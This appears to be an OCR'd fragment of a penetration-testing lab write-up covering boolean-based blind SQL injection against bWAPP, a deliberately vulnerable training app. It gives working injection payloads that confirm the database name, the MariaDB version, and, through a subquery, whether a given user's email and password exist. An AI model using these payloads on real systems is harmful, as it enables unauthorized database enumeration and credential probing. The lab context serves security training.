
2.2.4 SQL Injection - Blind - Boolean-Based

a) Verify the name of the database found in step 2.2.1.b




iron man' and database()='bwapp'#

b) Verify the version of the database found in step 2.2.1.c



iron man' and @@version='10.4.14-MariaDB'#

)c Verify the e-mail address of a user listed in step 2.2.3.a



iron man' and (select substring(concat(1,password),1,1) from users where users.email = 'bwapp-aim@mailinator.com' limit 0,1)=1 #